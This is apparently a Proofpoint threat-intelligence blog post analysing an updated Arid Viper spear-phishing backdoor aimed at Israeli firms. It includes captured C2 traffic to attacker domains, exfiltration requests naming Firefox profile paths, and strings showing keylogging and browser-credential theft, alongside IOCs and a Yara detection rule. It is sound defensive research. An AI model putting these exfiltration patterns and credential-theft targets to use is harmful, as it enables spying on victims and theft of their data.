Operation Arid Viper Slithers Back into View

proofpoint.com/us/threat-insight/post/Operation-Arid-Viper-Slithers-Back-Into-View

September 18, 2015

Blog
Threat Insight
Operation Arid Viper Slithers Back into View

September 18, 2015 Proofpoint Staff

Earlier this year, researchers published analyses of targeted attack known as Operation Arid Viper [1] (aka Desert Falcons [2], aka DHS) directed primarily at organizations in the Middle East. Delivering a backdoor and spyware, this campaign was designed to steal information from infected systems using a malware client capable of filtering out “uninteresting” files, and spread primarily via a targeted phishing email usually promising a pornographic video.

The infection chain described in the initial analyses was fairly straightforward: To access the video content, the recipient had to open an attached RAR archive file – or less frequently, click a link to a RAR – that extracted an SCR (Windows screensaver) file, which in turn drops two files: a malicious EXE with the name of a legitimate file (such as “skype.exe”), and a video format file, usually FLV or MPG.

Despite the apparent severity and extent of this threat, little has been written about it in the intervening months, and the operation appeared to be dormant. However, Proofpoint researchers recently intercepted and analyzed phishing emails distributing Arid Viper malware payloads with some noteworthy updates.

As with the originally documented examples, these messages were part of narrow campaigns targeting specific industry verticals: telecoms, high tech, and business services, primarily in Israel.

In these samples, the spear-phishing email contained a link to a RAR file hosted on MediaFire – no attachments were observed. Instead of a pornographic video, the actors showed a change in TTP by using as lure a video of a fiery automobile accident.

התאונה בכביש // Road accident

וידיו מזעזע דלף תקשורת // And his shocking leaked to the media

Clicking the linked RAR brings up a prompt to download the file “this.morning.rar” to their computer. (Fig. 1)



Figure 1: Prompt to download RAR to local system

The file “this.morning” is a RAR self-extracting (SFX) archive (cd89897a2b6946a332354e0609c0b8b4). Once downloaded, the user opens the RAR which extracts what appears to be a video file named “this.morning”.

In fact, double-clicking RAR SFX extracts and executes **two** files contained in this archive:

- A non-malicious video file: this.morning.flv (41bf348254b921bbd21350a70f843683)
- The malware payload: chrome.exe (2ae0f580728c43b3a3888dfbe76ad689)

In this regard, the infection chain is still similar to that described in the original Operation Arid Viper analysis, but with noticeable changes to the filenames and email lure, among others. The end user will see the promised video, while in the background the malicious “chrome.exe” begins is communication with the command and control (C2) server: in both cases the action is automatic and initiated simply by double-clicking the self-extracting the RAR SFX archive, with no further interaction by the end-user needed. The following is an example of the initial C2 beacon:

```
GET /Sounds/sound_q.php?p=—[redacted]. HTTP/1.1

Accept: text/*

User-Agent: AudioDrive

Accept-Language: en-us

Content-Type: application/x-www-form-urlencoded

Host: oowdesign [.] com

Cache-Control: no-cache
```

And this is an example of the C2 server response:

```
HTTP/1.1 200 OK

Server: nginx

Date: Wed, 26 Aug 2015 14:11:52 GMT

Content-Type: text/html

Transfer-Encoding: chunked

Connection: keep-alive

Vary: Accept-Encoding

X-Powered-By: PHP/5.3.29


a


.

yes;

0
```

The malware payload still uses the type of hard drive and a set of numbers as a unique identifier; for example: VMware-VMwareVirtualSSCSIDisk—[redacted].. Moreover, the malware compile time appears to be quite recent. (Fig. 2)



Figure 2: Malware file details showing compile date

The Trojan continues to exhibit its behavior of downloading an update following the first C2 communication, and in this case Proofpoint researchers succeeded in patching the initial malware to obtain the second stage malware payload (3a401a679d147b070eb8ccae5df3dc43), which allowed us to observe more activities.

Previously described as the Operation Arid Viper backdoor, the second stage payload was observed in traffic to be obfuscated with standard base64-encoding. The second-stage backdoor has a compile date prior to the first stage malware by nearly a day. (Fig. 3)

Figure 3: Malware file details showing compile date

During the infection process, the Arid Viper malware makes multiple HTTP GET requests to register the client with the server and check for updates:

```
GET /designs/new_user.php?s1=[---UID---]&s2=8 HTTP/1.1 àcall PHP script to login /
register the infected machine

GET /designs/is_ok.php?s1=[---UID---] HTTP/1.1 à call PHP script to perform a user
check on the server side (server responds with “OK”)

GET /designs/add_recoord.php?s1=[---UID---]&s2=8&s3=2[---Date---]&s4=msn à call PHP
script to add a record to the server

GET /designs/get_t.php?s1=[---UID---]&s2=[---Date---]

GET /designs/add_t.php?s1=[---UID---]&s2=[---Date---]

GET /designs/get_r.php?s1=[---UID---]
```

In addition, the backdoor POSTs data back to the server:

```
POST /designs/drive_update.php HTTP/1.1 à encrypted data wrapped in a custom base64 encoding is sent via HTTP POST to the C2 server

User-Agent: Realtek

Content-Type: application/x-www-form-urlencoded

Host: smilydesign [.] com

Content-Length: 978

Pragma: no-cache
```

The Arid Viper backdoor also sends GETs to confirm the existence of interesting data / files, with the path and filenames included in the request. The following exchanges show the GET request (with filename and path in bold), and C2 server response (i.e., “OK”):

```
GET /designs/send_request_r_data.php?s1=
[redacted]&path=C:/Users/COMPUTER/AppData/Roaming/Mozilla/Firefox/Profiles/[redacted].
 HTTP/1.1

Accept: text/*

User-Agent: Realtek

Accept-Language: en-us

Content-Type: application/x-www-form-urlencoded

Host: smilydesign.com

Cache-Control: no-cache


HTTP/1.1 200 OK

Server: nginx

Date: Thu, 27 Aug 2015 11:48:19 GMT

Content-Type: text/html

Content-Length: 7

Connection: keep-alive

Keep-Alive: timeout=60

X-Powered-By: PHP/5.3.10-1ubuntu3.17

Vary: Accept-Encoding



done

GET /designs/send_request_r_data.php?s1=
[redacted]&path=C:/Users/COMPUTER/AppData/Roaming/Mozilla/Firefox/Profiles/[redacted].
 HTTP/1.1

Accept: text/*

User-Agent: Realtek

Accept-Language: en-us

Content-Type: application/x-www-form-urlencoded

Host: smilydesign [.] com

Cache-Control: no-cache
```

```
HTTP/1.1 200 OK

Server: nginx

Date: Thu, 27 Aug 2015 11:48:19 GMT

Content-Type: text/html

Content-Length: 7

Connection: keep-alive

Keep-Alive: timeout=60

X-Powered-By: PHP/5.3.10-1ubuntu3.17

Vary: Accept-Encoding


done
```

In addition, analysis of the Arid Viper backdoor binary shows evidence of keylogging capabilities:

```
00000006E2C4   00000046F2C4      0   [The Right KeyPressed]

00000006E2F4   00000046F2F4      0   [The LeFT Key Pressed]

00000006E324   00000046F324      0   [The Down Key Is Pressed]

00000006E358   00000046F358      0   [The Up Key Is Pressed]

00000006E388   00000046F388      0   [left alt+shift]

00000006E3AC   00000046F3AC      0   [right alt+shift]

00000006E3D0   00000046F3D0      0   [Caps Lock]

00000006E3E8   00000046F3E8      0   [Tab Pressed]

00000006E404   00000046F404      0   [Back space Pressed...]
```

As well as the ability to steal browser data:

```
00000006DC30   00000046EC30      0   \logins.json

00000006DC40   00000046EC40      0   \key3.db

00000006DC4C   00000046EC4C      0   \Mozilla\Firefox\Profiles\

00000006DC68   00000046EC68      0   .default

00000006DC74   00000046EC74      0   \Mozilla\Firefox\Profiles\*.*

00000006DC94   00000046EC94      0   \Google\Chrome\User Data\Default\Login Data

00000006DCC0   00000046ECC0      0   <i l="%ws" u="%ws" p="%ws"/>

00000006DCE9   00000046ECE9      0

Username: %ws

00000006DCF8   00000046ECF8      0

Password: %ws

00000006DD0C   00000046ED0C      0   Software\Microsoft\Internet
Explorer\IntelliForms\Storage2
```

The Arid Viper backdoor encrypts data to be exfiltrated in order to avoid detection, and after additional analysis Proofpoint researchers succeeded in determining its encryption routine.

Data Exfiltration

The updated data exfiltration of the new Arid Viper backdoor functions similarly to previously documented versions. The table below lists some of the different functionalities paired with the actor-assigned indicator, which can be seen in both the HTTP client body along with exfiltrated data as well as in the URI once exfiltration is complete. (Table 1)

Exfiltration type	Description
msn	Computer name, user name, as well as Windows Live credentials (if found) are exfiltrated as plaintext data before encryption
tree	A “directory tree” of files and directories. This is stored compressed in a password-protected zip.
log	A keylog containing a list of programs and keystrokes recorded in each program. This file is transmitted in a password-protected zip.

rfile	A password-protected zip containing the exfiltrated file named as file.dll as well as a text file (name.txt) containing the original full path and name of the exfiltrated file.
img	Screenshots are taken every ~5 minutes in the initial function. Several screenshots are then compressed into a password-protected zip file

Table 1: Arid Viper exfiltration types and descriptions

Captured C2 traffic provides an example of the network traffic seen during a *msn* data exfiltration. (Fig. 4)



Figure 4: Example network traffic during data exfiltration

Although the data that is exfiltrated and the manner in which it is gathered remain largely the same as in previously documented versions, the final result that is transmitted to an attacker-controlled server has changed significantly. In an older version of this backdoor (md5: aefea9d795624da16d878dc9bb81bf87), exfiltrated data was simply base64-encoded using a slightly modified base64 alphabet ("-" instead of "+"). In the newer version, prior to base64 encoding the exfiltrated data is first encrypted with AES-256 in CBC mode. The encryption process is depicted in Figure 5 and explained below.



Figure 5: Arid Viper encryption process for data exfiltration

To generate the key/IV pair, first the malware randomly generates 60 bytes of data. From this, the first 32-bytes are used for the key, the next byte is skipped, and the following 16 bytes are used for the IV. After encryption, the key, separator byte, IV, leftover bytes and padding are then encoded into a 512-byte block of data and prepended to the encrypted data. The encoded key/IV and encrypted data are then base64-encoded using the same modified alphabet. Just like in the older version, this data is then appended to the final variable in the POST's HTTP client body and sent to an attacker-controlled server.

Reinventing the wheel

Numerous examples over the years have served to remind us that designing your own cryptography implementation is difficult and usually ill-advised. The authors of the updated Arid Viper backdoor seem to have overlooked this lesson for, although certain measures have been taken to protect the generated secret keys and IVs, their implementation is susceptible to a brute force attack, often capable of finding the correct key/IV combination in less than one second. Cracking the encryption scheme applied to the traffic in Figure 4 reveals the following decrypted cleartext. (Fig. 6)



Figure 6: Decrypted data from example network traffic in Figure 4

Determining the encryption scheme that is applied to the updated Arid Viper backdoor’s exfiltrated data enables us to better detect C2 communication while also rapidly determining the extent and impact of the data breach carried out by the malware client.

Conclusion

In summary, this update to Operation Arid Viper demonstrates that despite its relatively low profile since February the Arid Viper / Desert Falcons threat still has teeth and remains a risk for organizations in Israel and elsewhere. While the overall attack profile observed in recent examples remains similar to the originally documented campaigns, the recent campaigns exhibit several important updates:

- Use of links instead of attachments
- New lures: still using pornographic video but most recent detections also included lures for auto accident footage

- New executable name: originally reported using “skype.exe” (and variations on “skype”), the recent samples used “chrome.exe”
- New C2 domains
- Added encryption for exfiltrated data

The return of Operation Arid Viper shows that targeted attacks can remain a threat even – and especially – when they are no longer in the headlines,

References

[1] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-operation-arid-viper.pdf

[2] https://securelist.com/blog/research/68817/the-desert-falcons-targeted-attacks/

Indicators of Compromise (IOCs)

Observed C2 domains and IP addresses:

smilydesign [.] com / 195.154.252.2

yalladesign [.] net / 173.236.89.19

oowdesign [.] com / 195.154.133.228

coldydesign [.] com / 195.154.252.2

Attachment and payload hashes for this sample:

this.morning.rar - cd89897a2b6946a332354e0609c0b8b4

this.morning.exe - 2ae0f580728c43b3a3888dfbe76ad689

RtlUpd.exe - 3a401a679d147b070eb8ccae5df3dc43

Attachment and payload hashes for all campaigns observed since July 1:

8dc2cef74f9e577b431ad3569c894dc07c8c429ef04235936587ac0e70e2993c

d3c184840805a280895387bf321a15a3dfc6af28314983c535e332cbcee7faf0

9cd995095d351b31512fc8866f21bc90624306408a6552879a7dc9317848d877

e6e65932473a14d2d104c11234a391fc68c6874f06054a7a019facf5da9498a8

f05e913be22eebb19143886b75ca59842d9ce6cf355c23375aa80fdbccad3ec0

343674e2b89e6e786ba08718e0672f3ff21a826c6a4e6e4f41dbd5af3157031d c21891edf9a88953fe49c2aa24ed51e093004a865269ac88a5f3fc149762bd2b

658f63baa9dd4fcc031114ea579e3423d19cb81128a5c577cc5ad10c669b950f

1710997941193e52e6251638cf80e8ea6a520624f5ebe4583f974252cb8d4881

94f0f5f4849632fd68cce11f6247bb90e426842aa8aee8974f5b0abea2a85748

16c687fdb35ec21482b5b07aee274fdc4fc8c5c0928cb5de441c5b3e84ba98ad

ff73aa398636a01595d4762a925e1e1b976f85306663c22e7200db74c093f27e

56a3ee282a25fbb234651fe3771574056576aa68e25e05587c5a443ddd0f59fc

d7de32c9ab9265d1dd900688c91d3468e05f88f98bd67bbd883450db44df045e

39fc67689c28a31183a7e1d499e8a4bfeb06fc629cf567c1b6c245edb6564d16

1f3b4ceea2e3054162260bb827a5c867d5615b15c68e065d97a99a892d5cad4e

109d248b9dabb019e4d2d82552c63d84ab14e931af40c6f3a09a3df3a40212f2

03eff13ea629acfff6416d95f674195b4fbaa158914e8f9d5ac1f5e094a60fae

Files and paths indicating infection:

C:\Program Files\Realtek\AudRT.dll

C:\Program Files\Realtek\AudRTx32.dll

C:\Program Files\Realtek\AudRTx86.dll

C:\Program Files\Realtek\cn.dll

C:\Program Files\Realtek\ffmencrypt_secret.key

C:\Program Files\Realtek\ffmUntitled

C:\Program Files\Realtek\ffsk

C:\Program Files\Realtek\ffsk1

C:\Program Files\Realtek\files

C:\Program Files\Realtek\flfiles

C:\Program Files\Realtek\fmencrypt_secret.key

C:\Program Files\Realtek\fmUntitled

C:\Program Files\Realtek\fsk

C:\Program Files\Realtek\fsk1

C:\Program Files\Realtek\gfile

C:\Program Files\Realtek\gmencrypt_secret.key

C:\Program Files\Realtek\gmUntitled

C:\Program Files\Realtek\gsk

C:\Program Files\Realtek\gsk1

C:\Program Files\Realtek\IM.dll

C:\Program Files\Realtek\imencrypt_secret.key

C:\Program Files\Realtek\ImRt.dll

C:\Program Files\Realtek\ImRtx86.dll

C:\Program Files\Realtek\imUntitled

C:\Program Files\Realtek\isk

C:\Program Files\Realtek\isk1

C:\Program Files\Realtek\lmencrypt_secret.key

C:\Program Files\Realtek\lmUntitled

C:\Program Files\Realtek\lsk

C:\Program Files\Realtek\lsk1

C:\Program Files\Realtek\mmencrypt_secret.key

C:\Program Files\Realtek\mmUntitled

C:\Program Files\Realtek\msk

C:\Program Files\Realtek\msk1

C:\Program Files\Realtek\Realtek.dll

C:\Program Files\Realtek\rfiles

C:\Program Files\Realtek\rfmencrypt_secret.key

C:\Program Files\Realtek\rfmUntitled

C:\Program Files\Realtek\rfsk

C:\Program Files\Realtek\rfsk1

C:\Program Files\Realtek\RRTM.dll

C:\Program Files\Realtek\RRTM.dllm

C:\Program Files\Realtek\Rt.inf

C:\Program Files\Realtek\Rtd.ini

C:\Program Files\Realtek\Rtf.dll

C:\Program Files\Realtek\Rtf32.dll

C:\Program Files\Realtek\Rtf64.dll

C:\Program Files\Realtek\Rtg.dll

C:\Program Files\Realtek\Rtgx32.dll

C:\Program Files\Realtek\Rtgx64.dll

C:\Program Files\Realtek\Rtled.tmp

C:\Program Files\Realtek\Rtlupd.conf

C:\Program Files\Realtek\RTlx32.dll

C:\Program Files\Realtek\RTlx64.dll

C:\Program Files\Realtek\RTlx86.dll

C:\Program Files\Realtek\RTM.dll

C:\Program Files\Realtek\Rtrfl

C:\Program Files\Realtek\Rttr.dlt

C:\Program Files\Realtek\Rttr.zip

C:\Program Files\Realtek\tmencrypt_secret.key

C:\Program Files\Realtek\tmUntitled

C:\Program Files\Realtek\tsk1

C:\Program Files\Realtek0.txt

C:\Program Files\Realtek\REF\OK

Detection

The following Yara rule can detect the updated Arid Viper backdoor traffic:

```
rule AVIDVIPER_APT_BACKDOOR {

    meta:

        author = "Proofpoint Staff"

        info = "avid viper update"

        strings:

        $s1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-/"

                $s2 = "SELECT * FROM Win32_DiskDrive" wide ascii

                $s3 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" wide ascii

                $s4 = "\\dd\\vctools\\vc7libs\\ship\\atlmfc" wide ascii

        condition:

                $s4 and 2 of ($s1,$s2,$s3)

}
```

In addition, Proofpoint Emerging Threats (ET) has a variety of signatures for detecting older and updated versions of Arid Viper and Desert Falcons.

Arid Viper:

ET Open signatures: 2020431-2020454

ET Pro signatures: 2812701, 2812729

Desert Falcon:

ET Open: 2020459, 2020461, 2020462, 2020464-2020469, 2020472

Subscribe to the Proofpoint Blog